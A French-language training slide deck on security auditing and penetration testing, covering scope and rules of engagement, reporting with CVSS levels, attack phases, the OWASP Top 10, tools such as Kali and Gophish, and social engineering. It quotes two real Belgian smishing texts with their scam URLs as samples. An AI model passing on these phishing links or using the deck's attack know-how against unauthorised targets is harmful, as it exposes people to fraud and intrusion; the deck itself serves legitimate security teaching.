

# Audit de sécurité

---

# About me

Kevin Hirwa

Consultant en cybersécurité

Pentester infrastructure, application Web, Code source

Phishing & Sensibilisation





# Sommaire

---

- ∅ **Audit de sécurité**
  - ∅ Introduction
  - ∅ Gestion des vulnérabilités
  - ∅ Scope & Règles
  - ∅ Rapport
  - ∅ Attaque et standards
  - ∅ Owasp top 10
  - ∅ Outils
- ∅ **Red Team : Ingénierie sociale**
- ∅ **Test d'intrusion infrastructure**
- ∅ **Test d'intrusion Web**

# Audit de sécurité : introduction

---

## Répertorier les vulnérabilités

### Objectifs

- se prémunir des attaques
- se faire une bonne idée du **niveau** de sécurité du système d'information
- tester la mise en place effective de la **politique de sécurité** du système d'information
- tester un nouvel équipement.


### Type d'audit

- Évaluation des vulnérabilités
- Test d'intrusion
- Révision de code
- Social Engineering
- ...

### Cible

- Réseau/Infrastructure
- Application WEB
- Application Mobile
- Wi-Fi
- Humain
- IOT (Internet of Things)
- ...

# Audit de sécurité : introduction



# Audit de sécurité : introduction



## RED TEAM

- Offensive Security
- Ethical Hacking
- Exploiting vulnerabilities
- Penetration Tests
- Black Box Testing
- Social Engineering
- Web App Scanning



## BLUE TEAM

- Defensive Security
- Infrastructure protection
- Damage Control
- Incident Response(IR)
- Operational Security
- Threat Hunters
- Digital Forensics



# Audit de sécurité : introduction

---

## **Black hat**

- Voler des informations privées
- Soustraire de l'argent
- Accéder à des réseaux restreints
- Détruire un système



## Grey hat

- Intrusion sans autorisation
- Alerter le propriétaire si vulnérabilité



## White hat

- Aider à améliorer la sécurité
- Analyser les technologies en place
- Audit de sécurité



# Audit de sécurité : introduction

---

## Pentest & Hacking Ethique

- **Trouver** et **exploiter** les vulnérabilités d'une cible définie
- Les vulnérabilités pourraient permettre à un attaquant de **s'introduire dans le réseau, le système informatique ou voler** des informations confidentielles
- Exploiter les vulnérabilités tout en respectant les limites définies dans le **scope** d'un projet
- Les tests d'intrusion permettent de détecter les failles et de les exploiter **légalement**
- Les exercices "RED TEAM" permettent de montrer la réactivité et les faiblesses de la BLUE TEAM
- Le "RED TEAMING" aide la BLUE TEAM à détecter et répondre aux attaques.



# Audit de sécurité : Demo

---

- Clé usb malveillante
- Vol de données



# Audit de sécurité : Gestion des vulnérabilités

---

## Gestion des vulnérabilités ou Vulnerability assessment

- **Définir, identifier, classer et hiérarchiser** les vulnérabilités des systèmes informatiques, des applications et des infrastructures de réseau.
- Utilisation d'outils de test automatisés, tels que les **scanneurs** de sécurité des réseaux, dont les résultats sont répertoriés dans un **rapport d'évaluation** de la vulnérabilité.



# Audit de sécurité : Gestion des vulnérabilités

The screenshot displays the Nessus Professional web interface. The browser address bar shows the URL `https://localhost:8834/#/scans/reports/5/hosts`. The interface includes a sidebar with navigation options like 'My Scans', 'All Scans', and 'Trash'. The main content area shows a scan report for 'datacenter' with 496 hosts, 109 vulnerabilities, and 2 remediations. A table lists individual hosts with their IP addresses and vulnerability counts. A 'Report' dropdown menu is open, showing options for 'HTML' and 'CSV'. On the right, 'Scan Details' and a 'Vulnerabilities' donut chart are visible.

Host	Vulnerabilities
10.12.58.27	15 Critical, 19 High, 17 Medium, 240 Low, 0 Info
10.12.58.25	15 Critical, 19 High, 16 Medium, 222 Low, 0 Info
10.12.58.24	8 Critical, 43 High, 13 Medium, 106 Low, 0 Info
10.12.49.40	0 Critical, 0 High, 0 Medium, 211 Low, 0 Info
10.12.52.77	10 Critical, 0 High, 0 Medium, 158 Low, 0 Info
10.12.52.29	8 Critical, 0 High, 0 Medium, 158 Low, 0 Info
10.12.52.35	7 Critical, 0 High, 0 Medium, 156 Low, 0 Info
10.12.52.33	6 Critical, 0 High, 0 Medium, 156 Low, 0 Info
10.12.58.21	18 Critical, 0 High, 0 Medium, 137 Low, 0 Info
10.12.52.73	10 Critical, 0 High, 0 Medium, 144 Low, 0 Info
10.12.52.88	10 Critical, 0 High, 0 Medium, 142 Low, 0 Info


**Scan Details**

- Policy: Advanced Scan
- Status: Completed
- Scanner: Local Scanner
- Start: January 11 at 10:43 AM
- End: January 11 at 11:33 AM
- Elapsed: 50 minutes

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info

# Audit de sécurité : Gestion des vulnérabilités



# Audit de sécurité : Scope & Règles

---

## Le scope ou périmètre d'action d'un audit

### Définir les cibles

- Web: URLs, Sous-domaines,...
- Réseau: IP, Firewall, WAF,...
- Infrastructure: Serveurs, Data center,...
- Interne, externe, humain,...

### Définir les objectifs

- Divulgence d'informations sensibles
- Interruption de la production
- Gêne due à la dégradation du site web
- ...

### Définir les limites

- Obtenir l'autorisation explicite de tester l'équipement de tout tiers
- Routeurs, Switches, serveurs mail, serveur DNS,...
- Environnement de production/test/développement
- Test en ligne uniquement ou externe
- Exploitation « dangereuse »



# Audit de Audit de sécurité : Scope & Règles

---

## Les règles d'engagement

Échanger les informations de contact

- Nom et numéro des personnes de contact
- Important d'avoir des points de contacts joignable durant toute la durée des tests

Convenir d'une méthode pour échanger des données de manière chiffrée

- Détails sur la vulnérabilité, rapport final, etc.
- GnuPG ou PGP sont de bonnes solutions dans ce domaine; échange de clés publiques et vérification des empreintes digitales

Planifier des appels réguliers/des mails récapitulatifs





Convenir d'une date de début et d'une date de fin

# Audit de sécurité : Scope & Règles

---

3 Types de Pentest selon les informations données lors d'un scope

**Boîte noire, Boîte grise, Boîte blanche**




# Audit de sécurité : Rapport

---

## Rapport : Point majeur du Pentest









- Communiquer des Informations Cruciales
- Différence majeur avec Black Hat
- Contenu:
  - Résumé Exécutif: Vue d'ensemble pour les parties prenantes non techniques.
  - Détails Techniques: Analyse approfondie des vulnérabilités et des exploits.
  - Évaluation des Risques: Priorisation des vulnérabilités en fonction de leur impact potentiel.
  - Recommandations: Orientations claires sur la manière de remédier aux risques identifiés.





# Audit de sécurité : Rapport

## Sommaire

1.	RÉSUMÉ .....	4
1.1.	Sécurité de l'application / Infrastructure .....	4
1.2.	Résumé des tests .....	4
1.3.	Détails du test d'intrusion .....	5
1.4.	[Points positifs / Points d'améliorations] .....	6
2.	MÉTHODOLOGIES .....	7
3.	PÉRIMÈTRE ET SERVICES .....	8
4.	TIMELINE .....	8
5.	REVUE DES VULNÉRABILITÉS ET DES RECOMMANDATIONS .....	9
5.1.	 SSHD version 2.7.1 .....	10
5.1.	 Authentification frauduleuse .....	11
5.2.	 Injection .....	12
5.3.	 Mauvaise configuration de la sécurité .....	13
5.4.	 Cookie flag .....	14
5.5.	 Divulgaration d'information sur les erreurs 500 .....	14
6.	[RECOMMANDATIONS] .....	15
6.1.	 Recommandation 1 .....	15
6.1.	 Recommandation 2 .....	15

## 1.3. Détails du test d'intrusion

### Définitions :

<div>Risque critique</div> <div>Score CVSS 9.0 – 10.0</div>	<p>Les faiblesses classées comme <i>Critiques</i> peuvent être exploitées très simplement par un agresseur. Elles peuvent avoir des effets négatifs très importants sur le système testé, ses utilisateurs et ses données, ou l'environnement du système.</p> <p><b>Un plan d'action doit être mis en place dès que possible pour résoudre les vulnérabilités.</b></p>
<div>Risque élevé</div> <div>Score CVSS 7.0 – 8.9</div>	<p>Les faiblesses classées comme <i>Élevées</i> peuvent être exploitées avec peu d'efforts par un agresseur. Elles peuvent avoir un impact négatif majeur sur le système testé, ses utilisateurs et ses données, ou l'environnement du système.</p> <p><b>Un plan d'action doit être mis en place rapidement pour résoudre les vulnérabilités.</b></p>
<div>Risque modéré</div> <div>Score CVSS 4.0 – 6.9</div>	<p>Les faiblesses classées comme <i>Modérées</i> peuvent être exploitées avec des moyens mesurés par un agresseur. Elles peuvent avoir un impact négatif moyen sur le système testé, ses utilisateurs et ses données, ou l'environnement du système.</p> <p>Une fois les plans d'actions établis et pris en compte pour les risques critiques et élevés, un plan d'action doit être établi pour les faiblesses de risque modéré.</p>
<div>Risque faible</div> <div>Score CVSS 0.0 – 3.9</div>	<p>Les faiblesses classées comme <i>Faibles</i> peuvent être exploitées avec beaucoup d'efforts par un agresseur. Elles peuvent avoir peu d'impact négatif sur le système, ses utilisateurs et ses données, ou l'environnement du système.</p> <p>Un plan d'action peut être envisagé à court -moyen terme pour remédier à ces vulnérabilités.</p>

# Audit de sécurité : Scope & Règles

---

## Une attaque = 5P

Probe, Penetrate, Propagate, Persist, Paralyze

- **Reconnaissance:** Pendant la phase de reconnaissance, un attaquant essaie de rassembler autant d'informations que possible sur une cible avant de lancer une attaque. La zone cible de la reconnaissance peut comprendre des employés, des réseaux, des systèmes et même des tiers.
- **Scanner:** la phase de pré-attaque, lorsque l'attaquant scanne le réseau de l'entreprise. Elle implique une recherche plus approfondie des systèmes détectés en recherchant des données et des services utiles. L'analyse comprend l'utilisation d'outils tels que des scanners de ports, des outils de ping, des scanners de vulnérabilité et des cartographes de réseau.
- **Exploiter:** L'attaquant exploite le système cible afin de le compromettre, d'en avoir le contrôle ou encore de causer un déni de service (via une attaque DoS).
- **Post-exploitation:** “maintien d'accès et propagation”, fait référence à la phase au cours de laquelle un attaquant tente de garder le contrôle du système et se propager en ayant plus de droits. Cela peut se faire en installant des rootkits, des chevaux de Troie, en créant un compte administrateur ou en utilisant d'autres outils de contournement.
- **Déni de service :** Phase dans laquelle l'attaquant paralyse le système d'information et empêche l'accès à celui-ci(ransomware, redirection vers un site malicieux etc)

# Audit de sécurité : Attaque et standards

---

## Standards et méthodologies reconnues pour réaliser les attaques

### OSSTMM

- Open Source Security Testing Methodology Manual
- Écrit par Pete Herzog et distribué par « Institute for Security and Open Methodologies (ISECOM)
- Aborde la **définition du scope**, les mesures de risque, **les tests de sécurité sur les humains** ou sur les infrastructures physiques, les tests de sécurité sur les connexions sans fils, ..

### Offensive Security

- Reference en matière de certification & entraînement
- Organisation qui propose divers programmes de formation et de certification en cybersécurité.
- L'Offensive Security Certified Professional (OSCP) et l'Offensive Security Web Expert (OSWE) sont deux certifications importantes qu'ils proposent.

### Rootme & HacktheBox & Tryhackme

- Plateforme hacking éthique
- Veille

# Audit de sécurité : Attaque et standards

---

## OWASP Testing Guide

- Open Web Application Security Project Testing Guide
- Focaliser sur les applications web et leur sécurité
  - Collecte d'informations
  - Test de la logique d'entreprise
  - Tests d'authentification
  - Test de gestion de session
  - Tests de validation des données
  - Test de déni de service

Le **Top 10 de l'OWASP** est la liste des 10 vulnérabilités d'application les plus courantes. Il montre également leurs risques, leurs impacts et les mesures de lutte.

# Audit de sécurité : OWASP Top 10

---

## OWASP Top 10

### 1. Broken Access control

Les restrictions concernant les activités que les utilisateurs authentifiés sont autorisés à effectuer ne sont souvent pas correctement appliquées. Les attaquants peuvent exploiter ces failles pour accéder à des fonctionnalités et/ou des données non autorisées, comme par exemple accéder aux comptes d'autres utilisateurs, consulter des fichiers sensibles, modifier les données d'autres utilisateurs, changer les droits d'accès, etc.

### 2. Cryptographic failure


De nombreuses applications web et API ne protègent pas correctement les données sensibles, telles que les données financières, les données relatives à la santé et les IP. Les attaquants peuvent voler ou modifier ces données faiblement protégées pour commettre des fraudes à la carte de crédit, des vols d'identité ou d'autres délits.

# Audit de sécurité : OWASP Top 10

---

## 3. Injection

Les failles d'injection, telles que l'injection SQL, NoSQL, OS et LDAP, se produisent lorsque des données non fiables sont envoyées à un interpréteur dans le cadre d'une commande ou d'une requête. Le Cross Site Scripting (XSS) consiste à injecter des scripts malveillants côté client dans un site web et à utiliser le site web comme méthode de propagation. Les données hostiles de l'attaquant peuvent tromper l'interpréteur et l'amener à exécuter des commandes non intentionnelles ou à accéder à des données sans autorisation appropriée.



## 4. Insecure design

Risques liés aux failles de conception et d'architecture, avec un appel à l'augmentation du recours aux modèles de menaces, aux modèles et principes de conceptions sécurisés et aux architectures de référence.

# Audit de sécurité : OWASP Top 10


---

## 5. Security misconfigurations

La mauvaise configuration de la sécurité est le problème le plus fréquemment rencontré. Elle est généralement due à des configurations par défaut non sécurisées, à des configurations incomplètes, à un stockage cloud ouvert, à des en-têtes HTTP mal configurés et à des messages d'erreur verbeux contenant des informations sensibles.

## 6. Vulnerable and outdated component

Les composants, tels que les bibliothèques, les Framework et autres modules logiciels, fonctionnent avec les mêmes privilèges que l'application. Si un composant vulnérable est exploité, une telle attaque peut faciliter de graves pertes de données ou la prise de contrôle du serveur. Les applications et les API utilisant des composants dont les vulnérabilités sont connues peuvent saper les défenses des applications et permettre diverses attaques et impacts.



# Audit de sécurité : Outils

---

## Les Outils

### Kali Linux

- Kali Linux est une distribution Linux dérivée de Debian, conçue pour le forensic numérique d'intrusion.
- Elle est maintenue et financée par Offensive Security.
- Kali Linux possède plus de 600 programmes de test de pénétration préinstallés:
  - ❖ Nmap (un scanner de ports)
  - ❖ Wireshark (un analyseur de paquets)
  - ❖ John the Ripper (un craqueur de mots de passe)
  - ❖ Aircrack-ng (une suite logicielle pour tester la pénétration des LAN sans fil)
  - ❖ Burp suite (proxy et scanner pour application web)





# Audit de sécurité : Outils


---

## Exploit-DB

- [www.exploit-db.com](http://www.exploit-db.com)
- La **Exploit Database** est gérée par le même groupe qui maintient la distribution Kali Linux, Sécurité Offensive.
- Ses sites hébergent plus de 10 000 exploits et les classent en catégories utiles:
  - les exploits à distance
  - les exploits locaux
  - les applications web
  - le déni de service
  - ShellCode
  - les articles
- Pour chaque exploit dans ces catégories, il répertorie la plateforme (Windows, Linux, PHP, etc.) et l'auteur.



# Audit de sécurité : Outils



The screenshot displays the Exploit Database website interface. The header is dark blue with the 'EXPLOIT DATABASE' logo on the left and navigation links (Home, About, Search, Get Certified) on the right. A left sidebar contains icons for various categories: Spider, Bug, Search, Document, List, Search, Upload, and Education. The main content area has a filter section with 'Verified' and 'Has App' checkboxes, a 'Show 15' dropdown, and a search bar. Below this is a table of vulnerabilities.

Date	D	A	V	Title	Type	Platform	Author
2020-05-18	↓	×	×	HP LinuxKI 6.01 - Remote Command Injection	Remote	Multiple	Cody Winkler
2020-05-18	↓	×	×	Online Healthcare management system 1.0 - Authentication Bypass	WebApps	PHP	BKpatron
2020-05-18	↓	×	×	Online Healthcare Patient Record Management System 1.0 - Authentication Bypass	WebApps	PHP	Daniel Monzón
2020-05-18	↓	×	×	online Chatting System 1.0 - 'id' SQL Injection	WebApps	PHP	BKpatron
2020-05-18	↓	×	×	Monstra CMS 3.0.4 - Authenticated Arbitrary File Upload	WebApps	PHP	Kishan Lal Choudhary
2020-05-18	↓	×	×	forma.lms The E-Learning Suite 2.3.0.2 - Persistent Cross-Site Scripting	WebApps	PHP	Daniel Ortiz
2020-05-18	↓	×	×	Oracle Hospitality RES 3700 5.7 - Remote Code Execution	WebApps	Java	Walid Faour
2020-05-18	↓	×	×	Online Examination System 1.0 - 'eid' SQL Injection	WebApps	PHP	BKpatron
2020-05-18	↓	×	×	Wordpress Plugin Ajax Load More 5.3.1 - '#1' Authenticated SQL Injection	WebApps	PHP	Nguyen Khang
2020-05-18	↓	×	×	Mikrotik Router Monitoring System 1.2.3 - 'community' SQL Injection	WebApps	Hardware	jul1011r4
2020-05-15	↓	×	×	ManageEngine Service Desk 10.0 - Cross-Site Scripting	WebApps	Java	Felipe Molina
2020-05-15	↓	×	×	vBulletin 5.6.1 - 'nodelid' SQL Injection	WebApps	PHP	Photubias

# Audit de sécurité : Outils

---


## Gophish

- <https://getgophish.com/>
- Gophish est un framework open-source sous licence MIT permettant de réaliser des campagnes de phishing de façon simple

## Mitre CVE Repository

- <http://cve.mitre.org>
- Le système Common Vulnerabilities and Exposures (CVE) fournit une méthode de référence pour les vulnérabilités et les expositions connues du public en matière de sécurité de l'information. Le National Cybersecurity FFRDC, géré par la Mitre Corporation, assure la maintenance du système, avec un financement de la Division nationale de la cybersécurité du Département américain de la sécurité intérieure.

# Audit de sécurité : introduction



---

# **Red Team : Ingénierie sociale**

# Red Team : Ingénierie sociale

---

Technique utilisée par des fraudeurs pour obtenir des renseignements personnels dans le but de perpétrer une attaque cyber



# Red Team : Ingénierie sociale

[FOD FINANCIEN]  
Beste, De Federale  
Overheidsdienst  
heeft beslist dat u  
een terugbetaling  
ontvangt van  
€89,74. Om  
dit bedrag te  
ontvangen  
kunt u op onze  
website terecht.  
[https://financien-  
belgium.info/be  
/terugbetaling  
/ontvangen/index  
.php](https://financien-belgium.info/be/terugbetaling/ontvangen/index.php)

20:31

Ajouter aux  
contacts

Bloquer le numéro

lundi 6 septembre 2021



U ontvangt nog een  
premie van 222 euro. Klik  
hier om uw geldbedrag  
te ontvangen: [https://  
myminfin-claimen.com  
/home/mf/myminfin4  
.php](https://myminfin-claimen.com/home/mf/myminfin4.php)

18:42

# Red Team : Ingénierie sociale

---

**Phishing par Email** : Les attaquants envoient des courriels frauduleux se faisant passer pour des entités légitimes pour inciter les destinataires à divulguer des informations sensibles.

**Vishing (Phishing vocal)** : Les attaquants utilisent des appels téléphoniques pour se faire passer pour des organisations légitimes et incitent les victimes à divulguer des informations personnelles.

**Smishing (Phishing par SMS)** : Les attaquants envoient des messages texte frauduleux, prétendant souvent provenir de sources de confiance, pour inciter les destinataires à cliquer sur des liens malveillants ou à divulguer des informations.

**Pharming** : Les attaquants redirigent le trafic Internet d'un utilisateur vers des sites Web malveillants, souvent en modifiant les paramètres DNS, pour collecter des informations sensibles.

**Spear Phishing** : Des attaques ciblées où les attaquants personnalisent leurs messages pour une personne spécifique ou une organisation particulière, utilisant des informations spécifiques pour augmenter la crédibilité.

**Etc**



# Red Team : Ingénierie sociale

---

## 1Probe: Reconnaissance OSINT

Open  
Source  
Intelligence



Collecte d'informations publiques et privées facilement accessibles sur l'internet. Elle peut être ciblée sur un individu au sein d'une entreprise ou sur une entreprise dans son ensemble.

# Red Team : Ingénierie sociale

---

## Active OSINT

- Se **connecte** directement à la cible
- Des informations plus précises et actualisées
- Un risque de détection plus élevé
- Inciter votre cible à cliquer sur un lien malveillant pour exposer plus d'informations

## Passive OSINT

- Ne **jamais contacter** directement la cible
- S'appuie sur des informations de tiers
- Le balayage passif comme **Shodan** ou **Google Dorks**
